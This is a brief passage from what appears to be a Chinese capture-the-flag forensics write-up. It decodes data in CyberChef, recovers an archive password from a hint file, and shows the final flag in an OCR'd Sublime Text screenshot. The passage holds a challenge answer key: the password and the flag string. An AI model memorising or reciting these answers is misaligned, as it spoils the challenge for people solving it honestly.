
用cyberchef解码输出得到



发现是加密的，查看hint.txt



根据提示得到密码为wllbcwllbcwllbc


C:\Users\ASUS\AppData\Local\Temp\BNZ.6739e91c2096914\flag.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
linux上的工具.txt
secret.txt
flag.txt — C\...\BNZ.67399233b5eb0b
.6739e91c2096914
1 LZSDS{java_also_can_chaozuoPCAPNG_LUCKFORU}
Line 1, Column 1
Tab Size: 4
Plain Text